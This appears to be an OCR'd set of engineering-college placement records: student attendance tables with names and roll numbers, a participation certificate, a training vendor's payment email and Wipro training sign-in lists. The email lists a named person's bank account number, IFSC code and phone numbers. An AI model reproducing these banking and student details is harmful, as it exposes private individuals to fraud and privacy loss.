50	5344	18EC43	NAIR SNEHA ASOKAN	VNL18EC043	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
51	5241	18EC44	NAATHA V K	VNL18EC044	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
52	5076	18EC45	NANDANSHOR M	VNL18EC045	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
53	5295	18EC46	NAATHA K	VNL18EC046	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
54	5289	18EC49	RAJENDU N	VNL18EC049	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
55	5322	18EC53	SARIKA K	VNL18EC053	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
56	5204	18EC55	SHEETHAL P V	VNL18EC055	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
57	5020	18EC56	SOMA MARGA JOSE	VNL18EC056	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
58	5182	18EC60	SIREEYAG SASEENDRAN	VNL18EC060	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
59	5469	18EC61	URHILA MANDU	VNL18EC061	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
60	5123	18EC62	VISHNU PRAVAD	VNL18EC062	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>


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61	5406	18CE03	VISMAYA K	VNL18CE003	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
62	5983	17CE12	SNEHA JOSEPH	LVAL18CE005	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
63	5346	18CE03	AKSHAYA SANTHOSH	VNL18CE003	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
64	5303	18CE04	AKSHAY SHANE D	VNL18CE004	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
65	5277	18CE06	ALBIN JOY	VNL18CE006	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
66	5206	18CE11	AMALA SATHIESAN	VNL18CE008	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
67	5084	18CE14	AMRUTHA K	VNL18CE014	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
68	5353	18CE16	ANAGHA K	VNL18CE016	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
69	5041	18CE17	ANAGHA K V	VNL18CE017	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
70	5347	18CE18	ANAJANA P V	VNL18CE018	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
71	5382	18CE20	ANIMA VINOD	VNL18CE020	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
72	5378	18CE24	ARORA CHANDRAN S	VNL18CE024	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
73	5106	18CE27	ASHELY GRISH	VNL18CE027	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
74	5004	18CE28	ASHVA T R	VNL18CE028	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
75	5400	18CE29	ASWANI C	VNL18CE029	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
76	5103	18CE32	ASWATHI SASIDHARAN K	VNL18CE032	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
77	5203	18CE35	ATHIRA K ANIL	VNL18CE034	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
78	5061	18CE36	ATHIRA MOHAN	VNL18CE035	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
79	5304	18CE40	AVANI S BABU	VNL18CE039	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
80	5054	18CE46	DANI AJIO	VNL18CE045	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
81	5376	18CE48	DEEPU V S	VNL18CE047	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>


 Vice Joint Engineer
 Chennai - 600008



VIMAL JYOTHI
ENGINEERING COLLEGE

Affiliated to APJ Abdul Kalam Technological University &
Kannur University | Approved by AICTE
Under the Archdiocese of Thalassery

CERTIFICATE OF PARTICIPATION

is hereby granted to:



AKSHAY SHANE D

This is to certify that Mr. Akshay Shane D, S7 student of Civil Engineering Department has attended the Placement Training organised by the Training and Placement Cell from 24th to 28th June 2019

Training and Placement Cell

Vimal Jyothi Engineering College
Training and Placement Cell, VIEC

SIX PHRASE | TCS & WIPRO TRAINING

1 message

SixPhrase BusinessDevelopment <sixphrase.bd@gmail.com>

3 March 2020 at 11:35

To: Placement Cell Vjec <tpc@vjec.ac.in>

Dear Sir,

As per the discussion, payment for 2 days TCS Company Specific Training (July 2019) for 1 batch (Rs.18,000) and 3 days Wipro Company Specific Training (October 2019) for 3 days for 2 batches (Rs.44,000) can be processed to below mentioned account of Six Phrase BDO.

Total amount = Rs.62,000

Account details:

Name: Vishnu S Kumar
Bank: Federal Bank
Account number: 17240100036964
Branch: Pukkattupady
IFSC : FDRL0001724

Kindly pay Rs.62000/- to this A/c for the TCS & WIPRO Training conducted by SIX phrase:

Thanks and Regards


Six Phrase - The Finishing School [University of Cambridge Authorized Preparation Center]
Prabhu N.D. - 99946 75750 \ 962 962 0432

www.sixphrase.com

http://www.facebook.com/SixPhrase

Aptitude Training | English Training | Cambridge English Training | Technical Training | Placement Services | Talent Assessment Tool (TAT)

Training Amount Verified & Approved.


JUSTINE. M. AUGUSTINE
Placement Officer
Vimal Jyothi Engineering College
Chemperi - 670632

AM
4/3

Electronics and Communication Engineering (ECE) - 22

60	Sanka k	ECE	16EC53		
61	Anagha c	ECE	16EC17	<i>Anagha</i>	<i>Anagha</i>
62	Anand k v	ECE	16EC18		
63	AKSHAYA P	ECE	16ec12	<i>Akshaya</i>	<i>Akshaya</i>
64	NANDAKISHOR M	ECE	16EC45		
65	VISHNU PRASAD	ECE	16EC62		
66	Sneha joseph	ECE	17ECL2	<i>Sneha</i>	<i>Sneha</i>
67	Vismaya K	ECE	16EC63		
68	JESLYN MATHEW	ECE	16EC033		
69	SHANOOJA MOIDEEN	ECE	16EC54		
70	Ragendu N	ECE	16EC49	<i>Ragendu</i>	<i>Ragendu</i>
71	JISNA JOSE	ECE	16EC35	<i>Jisna</i>	<i>Jisna</i>
72	SANATH GOVIND	ECE	16EC52		
73	Sreerag s	ECE	16EC60		
74	AMALDEV K V	ECE	16EC14		
75	Sona maria Jose	ECE	16EC58	<i>Sona</i>	<i>Sona</i>
76	Namitha vk	ECE	16EC44	<i>Namitha</i>	<i>Namitha</i>
77	AKSHAY P	ECE	16EC09		
78	Aiswarya P	ECE	16 EC04		
79	Athulya M	ECE	16EC27		
80	AMRUTHA NANUKUTTAN	ECE	16EC16	<i>Amrutha</i>	<i>Amrutha</i>
81	Akshay VK	ECE	16EC11		

Electrical and Electronics Engineering (EEE) - 7

82	Gopika R	EEE	16EE23		
83	MUHAMMED HASHIKH	EEE	16EE31		
84	Nikhil Baby	EEE	16EE37		
85	ABHAY RAJAN	EEE	16EE001		
86	Amal Sebastian	EEE	16EE09		
87	ASWIN RAVEENDRAN K V	EEE	16EE19		
88	Shibin Sujith	EEE	16EE41		

WIPRO TRAINING ON OCT 14-16, 2019 - STUDENTS LIST

Sl. No.	Name	Branch	PRN	SIGNATURE
BATCH 1				
1	Sneha	CE A	16CE102	<i>[Signature]</i>
2	Albin joy	CE A	16CE06	<i>[Signature]</i>
3	Deepu v s	CE A	16CE08	<i>[Signature]</i>
4	Akshay shane	CE A	16CE04	<i>[Signature]</i>
5	Abhitha	CE A	16CE01	<i>[Signature]</i>
6	Nijisha	CE A	16CE77	<i>[Signature]</i>
7	Anjana	CE A		
8	Aswani	CE A		
9	Dharsana	CE A		
10	Dani	CE A	16CE46	<i>[Signature]</i>
11	Sangeetha	CE A		
12	Amala satheesan	CE A	16CE11	<i>[Signature]</i>
13	Keerthana	CE A	16CE65	<i>[Signature]</i>
14	Athira k Anil	CE A	16CE35	<i>[Signature]</i>
15	Athira p	CE A	16CE38	<i>[Signature]</i>
16	Megha	CE A	16CE08	<i>[Signature]</i>
17	Ambili T V	CE A		
18	Ardra	CE A		
19	Vismaya	CE A		
20	Anima vinod	CE A		
21	Ashna	CE A		
22	Reshmi Ramesh	CE A	17CE73	<i>[Signature]</i>
23	Anagha k	CE A		
24	Shreya	CE A		
25	Riya Benny	CE A		
26	Sachin Jose	CE A		
27	Dhanasree	CE B		
28	ADARSH MOHAN	ME A	16ME05	
29	AKHIL RAJ	ME A	16ME13	
30	AKSHAY RAJAN	ME A	16ME16	
31	AMALDEEP C	ME A	16ME21	
32	AMAR A	ME A	16ME23	
33	ANJAL RAJAN	ME A	16ME28	
34	ANOKHLAL	ME A	16ME30	
35	ASHISH K	ME A	16ME39	
36	NIKHIL PAULOSE	ME A	16ME85	
37	THEJUS K	ME A	16ME106	
38	VAISAGH MENON	ME A	16ME108	
39	VIVEK M.K	ME A	16ME111	
40	YADHUKRISHNAN	ME A	16ME113	
41	ABHIJITH K P	ME B	16ME01	
42	ABHINAND P V	ME B	16ME02	
43	ABHINANDH P	ME B	16ME03	
44	AKASH RAVEENDRAN	ME B	16ME09	
45	AKHIL K	ME B	16ME12	
46	ALEN JOE MANUEL	ME B	16ME18	

47	AMAN P	ME B	16ME22	
48	ANOOJ K DOMINIC	ME B	16ME31	
49	ARUN P V	ME B	16ME33	
50	ASHIL TOMY	ME B	16ME35	
51	ASWIN PRADEEP	ME B	16ME36	
52	ASWATHI MANOHARAN	ME B	16ME40	
53	ASWINRAJ T V	ME B	16ME43	
54	CALVIN BIJU	ME B	16ME48	
55	EDWIN SHIBU	ME B	16ME52	
56	HARIPRASAD B	ME B	16ME57	
57	JASIN MURALI J	ME B	16ME59	
58	JIMSON P S	ME B	16ME61	
59	JISHNUJITH.C	ME B	16ME63	
60	MUHAMMED ARSHAD KK	ME B	16ME74	
61	MUHAMMED NUJOOM ENAYATHULLA.K	ME B	16ME77	
62	NABEEL HAKEEM MOHAMMED	ME B	16ME79	
63	NIDHIN NARAYANAN	ME B	16ME84	
64	SAMROOD ABDUL WAHAB	ME B	16ME92	
65	SAYOOJ K	ME B	16ME95	
66	SHAZIL AHAMMED P	ME B	16ME97	
67	SREERAG M	ME B	16ME101	
68	THARUN SURESH	ME B	16ME105	
69	VISHUDAS T V	ME B	16ME110	
70	VYSHAKH K	ME B	16ME112	
71	MUHAMED FAHAD P V	ME B	17ME14	

BATCH 2

72	Joyal Joy			
73	Navami Manoharan	AEI	16AE19	<i>Navami</i>
74	Febin J Nalappat	AEI	16AE22	<i>Febin</i>
75	Drishya K	AEI	16AE15	<i>Drishya</i>
76	Abhay Rajan	AEI	16AE14	<i>Abhay</i>
77	Abhiram L	EEE		<i>Abhiram</i>
78	Arjun A K	EEE		<i>Arjun</i>
79	Hifasbnu Siddique	EEE		<i>Hifas</i>
80	Adersh O P	EEE	16EE 25	<i>Adersh</i>
81	Arjun K V	EEE		
82	Aswin Reveendran	EEE		
83	Akash John	EEE		
84	Abhinand R	EEE		
85	Anaswara M K	EEE		
86	Arjun Damodar	EEE	16EE 10	<i>Arjun</i>
87	Aswin K V	EEE		
88	Nikhil Baby	EEE		
89	Joel Mammen George	EEE		<i>Joel</i>
90	Raveena M	EEE		<i>Raveena</i>
91	Shibin Sujith	EEE	16EE 39	<i>Shibin</i>
92	Muhammed Shameer	EEE		<i>Muhammed</i>
93	Sreehari P	EEE		<i>Sreehari</i>
94	Jibin Tom	EEE		<i>Jibin</i>

95	Rahul P	EEE		
96	Muhammed Hashikh	EEE	16EE51	P
97	N Amith	EEE	16EE35	Amith
98	Jishnu J Purushothaman	EEE		Jishnu
99	Gokul M S	EEE		
100	ABHINAV C	CSE	16CS003	
101	AGNES JINSON	CSE	16CS005	Agnes
102	AJAY JOY	CSE	16CS006	Ajay
103	ALBY T S	CSE	16CS012	Alby
104	ANN MARY GEORGE	CSE	16CS014	Ann
105	ANNMARIYA E S	CSE	16CS015	
106	APARNA UDAYAKUMAR	CSE	16CS016	Aparna
107	ARJUN GOVINDAN	CSE	16CS017	Arjun
108	ARUNIMA PRADEEP	CSE	16CS018	Arunima
109	BINDYA RAJEEV	CSE	16CS025	
110	DHARSANA NARAYANAN P	CSE	16CS026	Dharsana
111	FATHIMA SHAHZADI	CSE	16CS030	Fathima
112	GOKUL KUMBAKKARA	CSE	16CS031	Gokul
113	HARITHA RAGHU	CSE	16CS032	Haritha
114	JUHI KRISHNA	CSE	16CS036	Juhi
115	KARTHIK SURESH A C	CSE	16CS037	Karthik
116	KAVYA PADMANABHAN	CSE	16CS039	Kavya
117	KAVYA RAJEEV E	CSE	16CS040	Kavya
118	MALAVIKA MURALIDHARAN	CSE	16CS042	Malavika
119	MARIYA SAJU	CSE	16CS043	Mariya
120	MEGHA C ROY	CSE	16CS044	Megha
121	MERIN JOHN	CSE	16CS046	Merin
122	NITHYA JOSHY	CSE	16CS051	Nithya
123	NIVEDITHA V NAIR	CSE	16CS052	
124	VARADA M V	CSE	16CS056	Varada
125	VARNA BABY	CSE	16CS057	Varna
126	VISHNU T	CSE	16CS058	Vishnu
127	WISSAM SALIH ABDULLA	CSE	16CS059	
128	Amrutha Nanukuttan	ECE	16EC016	Amrutha
129	Altreesha Baby	ECE	16EC13	Altreesha
130	Chaithra A V	ECE	16EC29	Chaithra
131	Nair Sneha Asokan	ECE	16EC43	Nair
132	Sarika K	ECE		
133	Ragendu N	ECE	16EC49	Ragendu
134	Namitha V K	ECE		
135	Shanooja Moideen	ECE	16EC54	Shanooja
136	Muhammed M C	ECE		
137	Anjali Mohan	ECE	16EC20	Anjali
138	Akhil Chandran M	ECE	16EC006	Akhil
139	Amaldev K V	ECE		
140	Athira E V	ECE	16EC25	Athira
141	Sneha Joseph	ECE	17ECL2	Sneha
142	Jeslyn Mathew	ECE	16EC33	Jeslyn
143	Jisna Jose	ECE	16EC35	Jisna

Abhijith. P. P

Jibin Tom

CSE 16CS02

EEE 16EE26

WIPRO TRAINING ON OCT 16, 2019 - STUDENTS LIST

BATCH 1

SL. NO.	NAME	BRANCH	PRN	SIGNATURE	
				FN	AN
1	SNEHA	CE A	16CE102	<i>[Signature]</i>	<i>[Signature]</i>
2	ALBIN JOY	CE A	16CE06	A	A
3	DEEPU VS	CE A	16CE48	A	A
4	AKSHAY SHANE	CE A	16CE04	A	A
5	ABHITHA	CE A	16CE01	A	A
6	NIJISHA	CE A	16CE77	A	A
7	DANI	CE A	16CE46	A	A
8	AMALA SATHEESAN	CE A	16CE11	A	A
9	KEERTHANA	CE A	16CE65	<i>[Signature]</i>	<i>[Signature]</i>
10	ATHIRA K ANIL	CE A	16CE35	<i>[Signature]</i>	<i>[Signature]</i>
11	ATHIRA P	CE A	16CE38	<i>[Signature]</i>	<i>[Signature]</i>
12	MEGHA	CE A	16CE78	A	A
13	RESHMI RAMESH	CE A	17CET3	<i>[Signature]</i>	<i>[Signature]</i>
14	JOYAL JOY	AEI	16AE19	<i>[Signature]</i>	<i>[Signature]</i>
15	NAVAMI MANOHARAN	AEI	16AE22	Nad	Nad
16	FEBIN J NALAPPATT	AEI	16AE15	<i>[Signature]</i>	<i>[Signature]</i>
17	DRISHYA K	AEI	16AE14	<i>[Signature]</i>	<i>[Signature]</i>
18	ABHAY RAJAN	EEE	16EE01	<i>[Signature]</i>	<i>[Signature]</i>
19	ABHIRAM L	EEE	16EE03	<i>[Signature]</i>	<i>[Signature]</i>
20	HIFASBNU SIDDIQUE	EEE	16EE25	H-anfas	H-anfas
21	ANASWARA MK	EEE	16EE10	<i>[Signature]</i>	<i>[Signature]</i>
22	NIKHIL BABY	EEE	16EE37	<i>[Signature]</i>	<i>[Signature]</i>
23	JOEL MAMMEN GEORGE	EEE	16EE28	<i>[Signature]</i>	<i>[Signature]</i>
24	RAVEENA M	EEE	16EE39	<i>[Signature]</i>	<i>[Signature]</i>
25	SHIBIN SUJITH	EEE	16EE41	<i>[Signature]</i>	<i>[Signature]</i>
26	MUHAMMED SHAMEER	EEE	16EE33	<i>[Signature]</i>	<i>[Signature]</i>
27	SREEHARI P	EEE	16EE43	<i>[Signature]</i>	<i>[Signature]</i>
28	MUHAMMED HASHIKH	EEE	16EE31	<i>[Signature]</i>	<i>[Signature]</i>
29	N AMITH	EEE	16EE35	<i>[Signature]</i>	<i>[Signature]</i>
30	JIBIN TOM	EEE	16EE26	<i>[Signature]</i>	<i>[Signature]</i>
31	JISHNU J PURUSHOTHAMAN	EEE	16EE27	<i>[Signature]</i>	<i>[Signature]</i>

WIPRO TRAINING ON OCT 16, 2019 - STUDENTS LIST					
BATCH 2					
